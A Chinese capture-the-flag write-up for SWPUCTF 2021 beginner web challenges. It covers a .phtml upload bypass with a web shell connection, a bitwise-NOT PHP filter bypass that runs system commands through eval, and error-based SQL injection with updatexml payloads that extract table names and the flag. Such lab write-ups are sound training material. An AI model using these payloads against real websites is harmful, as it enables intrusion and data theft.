

JWT伪造
[SWPUCTF 2021 新生赛]easyupload2.0
文件后缀名绕过,上传phtml文件,蚁剑连接即可


[SWPUCTF 2021 新生赛]hardrce 取反绕过
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 <?php header ("Content-Type:text/html;charset=utf-8" );error_reporting (0 );highlight_file (__FILE__ );if (isset ($_GET ['wllm' ])){ $wllm = $_GET ['wllm' ]; $blacklist = [' ' ,'\t' ,'\r' ,'\n' ,'\+' ,'\[' ,'\^' ,'\]' ,'\"' ,'\-' ,'\$' ,'\*' ,'\?' ,'\<' ,'\>' ,'\=' ,'\`' ,]; foreach ($blacklist as $blackitem ) { if (preg_match ('/' . $blackitem . '/m' , $wllm )) { die ("LTLT说不能用这些奇奇怪怪的符号哦!" ); }} if (preg_match ('/[a-zA-Z]/is' ,$wllm )){ die ("Ra's Al Ghul说不能用字母哦!" ); } echo "NoVic4说:不错哦小伙子,可你能拿到flag吗?" ;eval ($wllm );} else { echo "蔡总说:注意审题!!!" ; } ?>
1 2 3 4 5 6 <?php $a ="system" ; $b ="ls /" ; echo urlencode (~$a ); echo "</br>" ; echo urlencode (~$b );
1
2
3
4
5
6
<?php $a ="system" ; $b ="cat /flllllaaaaaaggggggg" ; echo urlencode (~$a ); echo "</br>" ; echo urlencode (~$b );


[SWPUCTF 2021 新生赛]error 报错注入
尝试输入万能钥匙,没有反应,数字和字符类型都尝试了,尝试报错注入-1' and updatexml(1,concat(0x7e,database()),0)--+爆库名
有回显

?id=-1'and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='test_db')),0)--+爆表名

-1'and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='test_tb')),0)--+爆字段名’
只显示一半的flag
-1'and updatexml(1,concat(0x7e,substr((select flag from test_tb),31,60)),0)--
利用substr得到后半截flag
来源: https://www.yuque.com/guansuanbangzhuangganjun/oxmbxg/pfimirdhp84yhfun

 查看网页源代码